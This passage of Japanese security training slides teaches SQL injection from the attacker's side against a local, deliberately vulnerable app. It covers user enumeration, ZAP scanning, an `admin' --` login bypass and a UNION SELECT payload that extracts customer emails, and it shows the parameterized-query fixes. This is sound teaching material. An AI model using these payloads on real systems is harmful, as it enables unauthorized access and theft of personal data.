後半：攻撃者視点で見る SQLi

検出から被害確認、そして修正確認まで

2026年7月　後半（50分）

© 2026

後半のゴール

1. 入力点を **洗い出す**
2. ZAP で **疑い** を掴む
3. 手動で **SQLi を検証** する
4. **認証回避** → **情報漏洩** を再現
5. 修正版で **同じ攻撃が防がれる** ことを確認

© 2026

前半のおさらい

- SQLi は **入力が構文に混ざる** こと
- `admin' --` で認証条件が消える
- 「ユーザー列挙」は **次の攻撃の入口** になる

後半は、これを **通しのストーリー** で追います。

© 2026

第1章

攻撃者はまずどこを見るか

© 2026

入力点マッピングの視点

- **URL パス**（何がある？）
- **フォーム**（何を受け付ける？）
- **クエリパラメータ**（`?id=` `?q=`）
- **登録・投稿系**（保存 → 後で使われる？）

コードは見えなくても、**画面と URL から** かなり推測できます。

© 2026

教材サイトで存在する入力点

URL	種類	認証	目当て
`/login`	POST	公開	認証回避
`/register`	POST	招待コード必須	トークンバイパス／セカンドオーダー
`/catalog?q=`	GET	ログイン必須	情報漏洩
`/customer?id=`	GET	ログイン必須	Blind SQLi
`/contacts?q=`	GET	ログイン必須	情報漏洩
`/admin/report`	GET	**管理者のみ**	攻撃発火点

© 2026

未ログインでは、ほぼ何もできない

- 内部画面は全部ログイン必須
- 管理者レポートはさらに admin ロール必須
- 登録も招待コードが要る

> つまり、攻撃者がまず狙うのは **未認証で叩ける入り口** ＝
> `/login` と `/register` の 2 箇所だけ。

© 2026

攻撃者の思考順序

1. **存在確認**：admin はいる？（`/login` のエラー文で判別）
2. **SQLi 疑い**：`'` を入れてエラーは出る？
3. **バイパス**：条件を消してログインできる？
4. **セッション獲得**：admin で内部画面が全部見られる状態に
5. **被害拡大**：内部画面で UNION／Blind
6. **持続化**：`/register` のトークンも SQLi で越えて、悪意入力を埋める

© 2026

第2章

シナリオ1

ユーザー列挙（再演）

© 2026

この章の目的

「admin が存在するか」を確かめる。

> まだ **SQLi ではありません。**
> ただログインに失敗しているだけ。
> それでも情報が取れます。

© 2026


実演手順

🧪 実演

1. `/login` を開く
2. `xxxxxxxx` + 適当なパスワード
3. → 「そのユーザーは存在しません」
4. `admin` + わざと間違えたパスワード
5. → 「パスワードが違います」

© 2026

入力：適当なユーザー名



ユーザー名 `nosuchperson`、パスワードは適当。「ログイン」を押す前。

© 2026

「ログイン」を押した結果



→ そのユーザーは存在しません

© 2026


入力：`admin` + 間違ったパスワード



ユーザー名を `admin` に、パスワードは適当。押す前。

© 2026

「ログイン」を押した結果



→ `パスワードが違います` 。文言が変わったので admin は実在する。

© 2026

見るポイント

- **エラーメッセージが違う**
- 「存在しません」 vs 「パスワードが違います」
- ここで **admin が実在する** と分かる
- SQLi 以前の、**極めて素朴な情報漏洩**

© 2026

修正版ではどう変わる？（`secure_app.py`）

```
# secure_app.py L109
login_error = "ユーザー名またはパスワードが正しくありません"
```

- 常に **同一の文言**
- ユーザー存在の有無が **漏れない**
- 攻撃者は次の一手を組み立てにくくなる

© 2026

修正版の実際の画面



`admin' --` を投げても、脆弱版と同じ見た目で「ユーザー名またはパスワードが正しくありません」の 1 行だけ。存在有無は漏れない。

© 2026

第3章

シナリオ2

ZAP で入力点を洗い出す

© 2026

この章の目的

手作業で URL を集めるのは大変。
ZAP に **自動で入り口を集めてもらう。**

そして「怪しい入力点」に当たりをつける。

© 2026

手順（概略）

🧪 実演

1. ZAP のブラウザで `http://127.0.0.1:5000` を開く
2. **Spider** で URL を収集
3. **Active Scan** を走らせる
4. Alert タブに `SQL Injection` の疑いが並ぶ

© 2026

Alert を開いて見る

- Request：ZAP が何を送ったか
- Response：どんな結果が返ったか
- Evidence：どこを見て疑ったか

> Alert 名だけで判断せず、
> **必ず Request / Response / Evidence を確認** する。

© 2026

Alert 名だけで判断しない

- 誤検知はある（Alert が出ても、実際は無害）
- 見落としもある（Alert が出なくても、脆弱）
- 「ZAP が緑だから安全」ではない

> **最後は必ずブラウザで手動再現** して確認します。

© 2026

小まとめ

- ZAP は **道具**
- 判断するのは **人間**
- 入口を集めるところまでは自動
- 「本当に成立するか」は **手動で再現**

© 2026

第4章

シナリオ3

ログインバイパス（再演）

© 2026

この章の目的

`admin` が存在することは分かった。
今度は **条件を消してログイン** する。

前半で仕組みは説明済み。ここでは通しで再現します。

© 2026

実演手順

🧪 実演

1. `/login` を開く
2. ユーザー名：`admin' --`
3. パスワード：`x`（何でも良い）
4. ダッシュボードに遷移
5. `Logged in as admin (admin)` を確認

© 2026

SQL がどう変化したか

```
-- 想定
SELECT * FROM users WHERE username = '?' AND password = '?'

-- 攻撃入力後
SELECT * FROM users WHERE username = 'admin' --' AND password = 'x'
                                    └── ここから先はコメント
```

> パスワード条件は **削除された** も同然。

© 2026


入力：ユーザー名に `admin' --`



ユーザー名欄に SQLi payload、パスワードは適当。「ログイン」を押す前。

© 2026

「ログイン」を押した結果



`Logged in as admin (admin)`。パスワードは一度も入力していない。

© 2026

なぜここまで到達できたか（振り返り）

- 管理者としてログイン成功
- `/admin/report` にアクセス可能に
- 顧客情報にもアクセス可能に

© 2026

この後は「admin として全部見る」

- ここまでは **未ログインで叩ける** `/login` だけを触ってきた
- これで **admin セッション** を取得
- サイドバーの全リンク（Catalog / Customer / Contacts / Admin Report）が使える
- **この後の情報漏洩シナリオは、このセッション上で行う**

パスワードを **一度も知らずに** ここまで到達しました。

© 2026

修正版で同じ入力を試す（`secure_app.py`）

```
# secure_app.py L96-99
user = db.execute(
    "SELECT * FROM users WHERE username = ? AND password = ?",
    (username, password),
).fetchone()
```

- プレースホルダ `?` で **値と構文を分離**
- `admin' --` は **そのまま文字列** として扱われる
- 該当ユーザーが無いのでログイン失敗

© 2026

修正版の画面（:5010）



同じ `admin' --` を投げても、ログインできず統一エラー。

© 2026

第5章

シナリオ4

商品検索から顧客情報漏洩

© 2026

この章の目的

本来商品しか出ない画面 から
別テーブルの情報を抜く。

「入り口の見た目 ≠ アクセスできる範囲」を実感する。

© 2026

脆弱版のクエリ（再掲）

```
# app.py L189
q = request.args.get("q", "")
query = f"SELECT id, name, price FROM products " \
        f"WHERE name LIKE '%{q}%'"
```

3 列返しの LIKE クエリ。`q` が丸見えで結合される。

© 2026

実演手順

🧪 実演

1. `/catalog?q=%25%27%20UNION%20SELECT%20id,%20email,%20last_order_total%20FROM%20customers%20--`
   （URL エンコード済み。フォームには生の文字列で入力）
2. 生の入力：
   `%' UNION SELECT id, email, last_order_total FROM customers --`
3. 検索ボタンを押す

© 2026

SQL の変化


```
-- 想定
SELECT id, name, price FROM products WHERE name LIKE '%?%'

-- 攻撃入力後
SELECT id, name, price FROM products WHERE name LIKE '%%'
UNION SELECT id, email, last_order_total FROM customers --%'
```

- LIKE の `%` を閉じる
- UNION で顧客テーブルを合流
- `--` で末尾の `%'` を無視

